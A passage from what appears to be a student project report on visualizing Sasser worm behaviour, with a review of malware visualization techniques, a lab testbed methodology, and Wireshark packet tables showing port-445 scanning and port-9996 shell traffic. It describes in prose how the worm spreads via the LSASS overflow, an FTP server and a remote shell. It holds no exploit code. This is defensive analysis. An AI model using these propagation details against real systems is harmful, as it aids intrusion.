Geometric techniques	Visualization through transformations (reorganization, projection) of its attribute values. One of the most known geometric technique is the scatter-plot matrix,
Pixel-based techniques	Represent multidimensional values and to organize this set in greater arrangements that may represent the dataset special or temporal dimensions. The attributes values are depicted as colored pixels, usually in a color map.
Icon-based techniques	Represent multidimensional data as icons whose characteristics correspond to data attribute values. Shape coding is where the multidimensional values are mapped in a small rectangular graphic. This kind of technique helps in visually identifying exceptions.
Hierarchical techniques	Partition multiple dimensions of data in subspaces that can be visualized in 2 or 3 dimensions. Other features such as colors or textures can be added to denote additional information. This kind of graphic can divides a relatively small set of data in partitions and shows groupings and distances among represented data.
Graph-based techniques	Show relations (edges) among objects (vertices). This graphic representation can be used to present patterns and values associated to relationships, such as proximity, intensity, correlation. There are several visualization techniques that use graphs and the study of algorithms to position vertices and edges.
Tridimensional techniques	Make use of 3D graphics to visualize data that are organized in scenarios. The user can select a region or subset of data to visualize in a focused manner or to change the scenario's point of view.
Maps	Visualization components universally known and can be used as background in graphics that contain geographic information – regions or coordinates. They can, for instance, show a current trend by presenting a visualization example of a geographically-located phenomenon.

2.3.3 Visualization Technique

Currently, there are 4 documented malware visualization techniques in malware analysis. These are Malware Images, Malware Treemap, Threadgraph, and Visualization of Executables for Reversing and Analysis (VERA). All of these techniques will be described in the Table 2.6

Table 2.6: Visualization Techniques

Technique	Description
Malware Images	<ul style="list-style-type: none"> • Introduced by Nataraj, L., Karthikeyan, S., Jacob, G., and Manjunath, B. in 2011 • Use static feature based • Use raw malware data • Each byte of the malware binary is interpreted as an 8-bit unsigned integer value in range of 0-255. • Value of 0 will represent black while a value of 255 will represent white • The width of the image depends on the size of the malware sample
Malware Treemap	<ul style="list-style-type: none"> • Introduced by Trinius, P., Holz, T., Gobel, J., and Freiling, F. C. in 2009 • Form of an image of nested rectangles • Use dynamic feature • Use API calls • Represented in colour image
Threadgraph	<ul style="list-style-type: none"> • Introduced by Trinius, P., Holz, T., Gobel, J., and Freiling, F. C. in 2009 • 'Thread' here refers to the execution threads of a malware sample • Use dynamic feature • Use API calls • Single-threaded malware will have only one line plotted in the threadgraph while multi-threaded malware will have 2 or more lines plotted • Represents the chronological order of the sections and the transition between the regions • Limited to showing only the first 550 operations
VERA	<ul style="list-style-type: none"> • Introduced by Quist, D. A. and Liebrock, L. M. in 2009. • Use dynamic feature • Visualizing malware samples in the form of a 3D image • Differentiate code section entropy and monitor the creation, deletion, and modification of code sections of malware in memory by representing executable code blocks as colour coded nodes

Malware Treemap, Malware Threadgraph, and VERA are malware visualization techniques based on the use of dynamic analysis of malware. On the other hand, Malware Image is using static analysis. The use of raw malware binary for the creation of Malware Images includes visualization of non-behavior related data such as the PE header (metadata), and resources for example icons, bitmaps, and xml files (Microsoft, 2010). This could affect the overall accuracy of the generated image if the size of non-behavior related data is greater than the size of behavior related data in a malware binary. Therefore, Malware Image is not a good visualization technique that could accurately visualize malware behavior.

Malware Treemap did not capture information on malware behavior sequence and represents behavior in the form of sections. These situations cause the technique to represent low granularity malware behavior, which is not suitable for use in differentiating very similar malware families or groups. This also same as Malware Threadgraph that makes use of limited number of behavior sections.

The 3D malware model by VERA is not a good candidate technique for representing malware behavior. This is because the VERA scheme is only interested in capturing memory location and other memory state information. While the technique is good for malware analysis, especially in malware unpacking, it does not capture any data that could be related to malware behavior.

All of the mentioned malware visualization techniques have their drawbacks that prevent them from being used in visualizing the behavioral of malware samples for malware analysis. The objective for this project are giving a better view and understanding to non-technical viewers about malware behavior. All the current visualization technique gives the output that hard to understand by non-technical viewers. This project will give a better output which is matrix form that will be easily to understand.

2.4 Proposed Solution

Based on the previous research, this project will use matrix as visualization technique to visualize the malware behavior. Matrix has the relation between the row and column which will easier to read and understand. This project will focus on visualizing the behavior of Sasser worm which will undergoes the experiment to gather all attributes and behaviors before it will be visualized.

2.5 Summary

In conclusion, analysis on malware and visualization have been done in this chapter. The next chapter will discuss about the project methodology. All of the activities involved in the project will be discussed.



CHAPTER III

METHODOLOGY

3.1 Introduction

The previous chapter discussed about the topics which related to malware and visualization. This chapter will describe the project methodology and the activities for each phase. The milestones of this project also will be created in this chapter.

3.2 Methodology

Methodology is the steps or methods which designed to complete the project. This project consist of seven phases which are literature review phase, data collection phase, data analysis phase, design phase, algorithm development phase, testing phase and documentation phase as shown in Figure 3.1.




Figure 3.1: Project Methodology

3.2.1 Literature Review Phase

In this phase, the research related to malware and visualization is carried out. The definition of malware, type of malware, malware behavior, issues on malware and analysis on malware is described and analyzed in order to choose the type of malware to be used for this project. In addition, this phase also will describe and analyze the definition of visualization, technique of visualization and analysis of visualization to determine the existing technique of malware visualization to be improved in this project.

3.2.2 Data Collection Phase

In this phase, network traffic data will be collected. A testbed experiment approach will be designed and used in this phase. First, the network environment used to collect the network traffic data is setup. Next, the malware (Sasser worm) is activated at the attacker's workstation. The malware attack will be launched. After that, the network traffic after the malware is activated will be captured using tcpdump. The network traffic will be analyzed by using Wireshark.

3.2.3 Data Analysis Phase

In this phase, the network traffic data collected from the experiment will be analyzed. The general attributes of Sasser worm will be identified. All the captured packets is observed and examined to know about the events on the network. After that, all attributes and the attack pattern of malware are collected. Two datasets will be analyzed in this phase.

3.2.4 Design Phase

The experiment environment will be designed in this phase to collect the network traffic. Three main activities will be done. First, the logical and physical designs of the network environment will be constructed. Second, the process of analysis will be done. Third, the visualization algorithm will be designed. For this algorithm, the flowchart will be produced. The detailed design of this project will be explained in the next chapter.

3.2.5 Algorithm Development Phase

In this phase, the visualization algorithm will be developed in order to construct the matrix for malware behavior. This algorithm will be developed by using Java programming language based on the flowchart of the visualization algorithm that have been created in the design phase.

3.2.6 Testing Phase

In this phase, the visualization algorithm will be tested. The objective of this testing is to determine the ability of the algorithm to visualize malware behavior. Based on the testing, the result will be analyzed and discussed. More result details will be discussed in Chapter V.

3.2.7 Documentation Phase

Documentation phase is the last phase for this project. In this phase, final report will be produced. The presentation of the outcome of this project also will be done. The document will conclude the results of this project and state the weakness and strength of the project, project contribution to the society, project limitation and suggestions on future works in details. The overall conclusion will be stated and elaborated in Chapter VII.

3.3 Software and Hardware Requirement

In this section, the required software and hardware for this project will be stated. The software required includes the Microsoft Windows XP operating system, network traffic capturing and analyzing tool, Java and SQLite database while the hardware required is computer, router and switch.

3.3.1 Microsoft Windows XP

Microsoft Windows XP operating system is used in the workstation to carry out the testbed experiment. Windows XP is selected because it is vulnerable to Sasser worm attack as reported by Michael Socher (2004).

3.3.2 Network Traffic Capturing and Analyzing Tool

Tcpdump will be used as the network traffic capturing tool because there is no size limitation when capturing the network traffic. Tcpdump will capture the whole network traffic during the experiment. Wireshark will be used as network analyzing tool. Wireshark is chosen because it can view data traffic information in GUI.

3.3.3 Java

Java programming language will be used to develop the visualization algorithm as it is flexible programming language.

3.3.4 Computer

Computer will be used in the experiment as the workstation. A different computer will be used in analyzing network traffic captured and develop visualization algorithm.

3.3.5 Router

The router is used to join the networks and performing traffic directing functions. In the experiment, the router will join two switches together to become one network.



3.3.6 Switch

The switch will connects devices together in a network by using packet switching to receive, forward and process data to the destination device. The switch will connect the network sniffer and workstations together in a network.

3.4 Project Milestone

No.	Activity	Duration (weeks)	Completed date
1	Literature review -analysis	2	24 February 2017
2	Data collection -network traffic data collection	3	15 Mac 2017
3	Analysis phase -analysis of collected network traffic	4	20 April 2017
4	Design -experiment approach -network traffic analysis -Visualization algorithm (flowchart)	4	22 May 2017
5	Algorithm development -development of visualization algorithm	7	29 July 2017
6	Testing -Testing of visualization algorithm	2	12 August 2017
7	Documentation -final report -final presentation	2	26 August 2017

3.5 Summary

In conclusion, this chapter discussed the methodology that will be used in this project. Each phase and activity involved is described. The milestones of this project also will be presented. The next chapter will discuss the design of the experiment and the analysis process for this project.

CHAPTER IV

DESIGN

4.1 Introduction

The previous chapter discussed the project methodology and the description about each phase. This chapter will focus in experiment approach, data analysis process, analysis of Sasser worm attack and the visualization design.

4.2 Experiment Approach

The experiment approach of this project consists of four phases which are network environment setup, attack activation, network traffic data collection and network traffic data analysis as shown in Figure 4.1.




Figure 4.1: Experiment Approach

Figure 4.1 shows the stages of the experiment for this project. First, the testbed is designed and setup for network environment. The network design consists of one router, two switches, two network sniffers and eight workstations. All workstation should run Windows XP operating system. Next, The Sasser worm will be installed and activated at the attacker's workstation. Then, the network traffic data will be collected. The data used is the network traffic file collected by the previous researcher Siti Rahayu, S. *et al.* (2010). In this phase, tcpdump is activated at the network sniffers to capture the whole traffic. Finally, the network traffic data will be analyzed by using Wireshark to identify the Sasser worm's attack. The attack is analyzed by examining the attack pattern and all attributes of Sasser worm. All the attributes will be used in visualization algorithm development.

4.2.1 Network Environment setup

The network environment will be presented in physical and logical design as shown in Figure 4.2 and Figure 4.3

Physical Design




Figure 4.2: Physical Design




Figure 4.3: Logical Design

4.2.2 Attack Activation

Workstation 1 is the attacker. The Sasser worm's is installed and the activated at Workstation 1 and it is allowed to run without any interception. The potential victims in the network are Workstation 2, Workstation 3, Workstation 4, Workstation 5, Workstation 6, Workstation 7 and Workstation 8.

4.2.3 Network Traffic Data Collection

The network traffic will be collected by installing tcpdump at the network sniffer after the malware is activated. Figure 4.4 shows the steps to collect the network traffic.




Figure 4.4: Steps to Collect the Network Traffic

4.2.4 Network Traffic Data Analysis

In this process, Wireshark will be used to analyze the network traffic to obtain all the attributes needed related to Sasser worm to generate their attack pattern. The attributes obtained will be used for visualization process.

4.3 Data Analysis Process

This process involves performing analysis of the network traffic data that have been collected. Wireshark is used to view the captured network traffic. The captured network traffic will be observed to identify the suspicious traffic. This analysis is performed to identify the attack pattern and all attributes for malware that will be used in the visualization process. Figure 4.5 shows four activities involved in this analysis process.




Figure 4.5: Activities Involved in Analysis Process

Based on Figure 4.5, the first process is the general attribute identification. In this process, the research regarding the general attributes of the Sasser worm such as the port used, name of malware copy sent is done in order to determine the general malware attributes. The second process is network traffic observation. In this process, the network traffic that have been collected is examined to identify the malicious traffic. The third process is suspicious network traffic payload observation. In this process, the suspicious network traffic payload will be examined in order to determine the data that has been sent. The last process is Sasser worm's attributes identification. The Sasser worm's attributes that have been identified in the network traffic analysis are further discussed.

4.4 Analysis of Sasser worm attack

This analysis will be done for two selected datasets namely Dataset 1 (from network sniffer 1) and Dataset 2 (from network sniffer 2). The analysis process as discussed in Section 4.3. After the analysis is done, the attack pattern of Sasser worm will be constructed based on the results of analysis.

4.4.1 Dataset 1 Analysis

General attributes identification process

Based on the research, port used and type of communication in the network traffic used by Sasser worm have been identified. This research is helpful to improve the network analysis process. The Sasser worm affects the computers that using

Windows XP or Windows 2000 operating system. Sasser worm attacks by exploiting a buffer overflow in the Security Service (LSASS) component on the infected systems. Sasser is programmed to launch 128 processes. This malware will scans random IP addresses to search for vulnerable to the LSASS vulnerability on port 445.

After that, Sasser will install FTP server on port 5554. This FTP server functions to allow other infected computers to download the worm. When the vulnerable machine is found, the worm will open a remote shell on the machine on TCP port 9996 and make the machine download a copy of the worm. The worm named avserve.exe or avserve2.exe in the Windows directory. Sasser also can send their copy through file namely “*_up.exe” (i.e 1234_up.exe). If any of these attributes is seen in the network traffic data during analysis process, it should be further examined to determine if there is malicious network traffic.

Network traffic observation process

The network traffic for Dataset 1 is observed to determine the packet that the malware use to sending their copy. The samples of network traffic shown in Figure 4.6 and Figure 4.7 are suspicious traffic where scanning activities is done.

No.	Time	Source	Destination	Protocol	Length	Info	Des port
1132	1642.750578	192.112.111.104	111.186.134.49	TCP	62	3010 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1133	1642.756084	192.112.111.104	166.80.203.160	TCP	62	3011 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1134	1642.761643	192.112.111.104	192.112.55.67	TCP	62	3012 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1135	1642.767621	192.112.111.104	113.52.136.108	TCP	62	3013 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1136	1642.773148	192.112.111.104	160.242.212.102	TCP	62	3014 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1137	1642.784654	192.112.111.104	192.34.195.34	TCP	62	3016 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1138	1642.790355	192.112.111.104	192.199.94.162	TCP	62	3017 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1139	1642.796049	192.112.111.104	192.112.166.66	TCP	62	3018 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1140	1642.801765	192.112.111.104	27.241.50.18	TCP	62	3019 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1141	1642.807885	192.112.111.104	192.112.194.155	TCP	62	3020 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1142	1642.813726	192.112.111.104	192.112.215.72	TCP	62	3021 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1143	1642.819616	192.112.111.104	192.195.25.223	TCP	62	3022 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1144	1642.825258	192.112.111.104	140.34.78.33	TCP	62	3023 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1145	1642.830861	192.112.111.104	192.112.236.213	TCP	62	3024 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1147	1642.842292	192.112.111.104	192.111.204.126	TCP	62	3026 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1148	1642.847948	192.112.111.104	197.206.156.73	TCP	62	3027 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1149	1642.853645	192.112.111.104	192.112.237.3	TCP	62	3028 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1150	1642.859205	192.112.111.104	112.127.45.190	TCP	62	3029 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1151	1642.864743	192.112.111.104	145.8.51.226	TCP	62	3030 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1153	1642.876121	192.112.111.104	192.112.198.184	TCP	62	3032 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1154	1642.882225	192.112.111.104	64.212.41.8	TCP	62	3033 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1155	1642.887925	192.112.111.104	86.119.152.189	TCP	62	3034 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1156	1642.893557	192.112.111.104	86.5.189.183	TCP	62	3035 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
1157	1642.899354	192.112.111.104	207.116.79.253	TCP	62	3036 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445

Figure 4.6: First Suspicious Traffic (Scanning Process) in Dataset 1

Figure 4.6 shows the first sample network traffic shows that 192.112.111.104 may be do scanning activities towards random IP addresses and ports in sequence.

158862	8684.190304	192.112.112.200	192.52.241.76	TCP	62	4906 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158863	8684.193985	192.112.112.200	137.178.198.169	TCP	62	4907 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158864	8684.195754	192.112.112.200	51.81.101.25	TCP	62	4908 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158865	8684.197399	192.112.112.200	192.112.146.192	TCP	62	4909 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158866	8684.198726	192.112.112.200	192.87.213.195	TCP	62	4910 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158867	8684.200935	192.112.112.200	192.112.8.105	TCP	62	4911 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158868	8684.201397	192.112.112.200	192.245.46.182	TCP	62	4912 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158869	8684.202805	192.112.112.200	192.112.38.126	TCP	62	4913 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158870	8684.204129	192.112.112.200	124.20.236.203	TCP	62	4914 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158871	8684.205349	192.112.112.200	155.113.207.27	TCP	62	4915 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158872	8684.234330	192.112.112.200	192.112.82.244	TCP	62	4916 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158873	8684.236505	192.112.112.200	192.86.139.61	TCP	62	4917 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158874	8684.238996	192.112.112.200	60.122.74.85	TCP	62	4918 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158875	8684.241048	192.112.112.200	217.204.155.63	TCP	62	4919 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158876	8684.243685	192.112.112.200	4.104.98.88	TCP	62	4920 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158877	8684.246770	192.112.112.200	192.112.192.204	TCP	62	4921 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158878	8684.248954	192.112.112.200	197.115.83.36	TCP	62	4922 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158879	8684.251580	192.112.112.200	192.112.32.153	TCP	62	4923 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158880	8684.252113	192.112.112.200	210.43.26.222	TCP	62	4924 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158881	8684.253691	192.112.112.200	47.27.114.153	TCP	62	4925 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158882	8684.254947	192.112.112.200	50.29.87.26	TCP	62	4926 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445
158883	8684.256347	192.112.112.200	192.112.253.82	TCP	62	4927 + 445	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	445

Figure 4.7: Second Suspicious Traffic (Scanning Process) in Dataset 1

As shown in Figure 4.7, IP address 192.112.112.200 may be do scanning activities for vulnerable victims. The next samples of suspicious network traffic at port 9996 are shown in Figure 4.8 and Figure 4.9.

No.	Time	Source	Destination	Protocol	Length	Info	Des port	New Column
108965	7518.339855	192.112.111.104	192.112.112.196	TCP	62	3940 → 9996 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	9996	Chat
108966	7518.339890	192.112.111.104	192.112.112.196	TCP	62	[TCP Out-Of-Order] 3940 → 9996 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA_	9996	Warning
108967	7518.340994	192.112.112.196	192.112.111.104	TCP	62	9996 → 3940 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1	3940	Chat
108968	7518.340130	192.112.112.196	192.112.111.104	TCP	62	[TCP Out-Of-Order] 9996 → 3940 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0	3940	Warning
108969	7518.340219	192.112.111.104	192.112.112.196	TCP	60	3940 → 9996 [ACK] Seq=1 Ack=1 Win=64240 Len=0	9996	
108970	7518.340252	192.112.111.104	192.112.112.196	TCP	60	[TCP Dup ACK 108968#1] 3940 → 9996 [ACK] Seq=1 Ack=1 Win=64240 Len=0	9996	Note
108971	7518.340918	192.112.111.104	192.112.112.196	TCP	60	3940 → 9996 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=1	9996	
108972	7518.340953	192.112.111.104	192.112.112.196	TCP	60	[TCP Keep-Alive] 3940 → 9996 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=1	9996	Note
108973	7518.376679	192.112.112.196	192.112.111.104	TCP	93	9996 → 3940 [PSH, ACK] Seq=1 Ack=2 Win=64239 Len=39	3940	
108974	7518.376720	192.112.112.196	192.112.111.104	TCP	93	[TCP Retransmission] 9996 → 3940 [PSH, ACK] Seq=1 Ack=2 Win=64239 Len=	3940	Note
108975	7518.377399	192.112.111.104	192.112.112.196	TCP	266	3940 → 9996 [PSH, ACK] Seq=2 Ack=40 Win=64201 Len=212	9996	
108976	7518.377468	192.112.111.104	192.112.112.196	TCP	266	[TCP Retransmission] 3940 → 9996 [PSH, ACK] Seq=2 Ack=40 Win=64201 Len=	9996	Note
108977	7518.377742	192.112.112.196	192.112.111.104	TCP	119	9996 → 3940 [PSH, ACK] Seq=40 Ack=214 Win=64027 Len=65	3940	
108978	7518.377885	192.112.112.196	192.112.111.104	TCP	119	[TCP Retransmission] 9996 → 3940 [PSH, ACK] Seq=40 Ack=214 Win=64027 L	3940	Note
109015	7518.495685	192.112.111.104	192.112.112.196	TCP	60	3940 → 9996 [ACK] Seq=214 Ack=105 Win=64136 Len=0	9996	
109016	7518.495764	192.112.111.104	192.112.112.196	TCP	60	[TCP Dup ACK 109015#1] 3940 → 9996 [ACK] Seq=214 Ack=105 Win=64136 Len=	9996	Note
109017	7518.495989	192.112.112.196	192.112.111.104	TCP	331	9996 → 3940 [PSH, ACK] Seq=105 Ack=214 Win=64027 Len=277	3940	
109019	7518.496115	192.112.112.196	192.112.111.104	TCP	331	[TCP Retransmission] 9996 → 3940 [PSH, ACK] Seq=105 Ack=214 Win=64027 L	3940	Note
109085	7518.714282	192.112.111.104	192.112.112.196	TCP	60	3940 → 9996 [ACK] Seq=214 Ack=382 Win=63859 Len=0	9996	
109086	7518.714317	192.112.111.104	192.112.112.196	TCP	60	[TCP Dup ACK 109085#1] 3940 → 9996 [ACK] Seq=214 Ack=382 Win=63859 Len=	9996	Note
109105	7518.724859	192.112.112.196	192.112.111.104	TCP	82	9996 → 3940 [PSH, ACK] Seq=382 Ack=214 Win=64827 Len=28	3940	
109106	7518.724903	192.112.112.196	192.112.111.104	TCP	82	[TCP Retransmission] 9996 → 3940 [PSH, ACK] Seq=382 Ack=214 Win=64827 L	3940	Note
109109	7518.932937	192.112.111.104	192.112.112.196	TCP	60	3940 → 9996 [ACK] Seq=214 Ack=410 Win=63831 Len=0	9996	
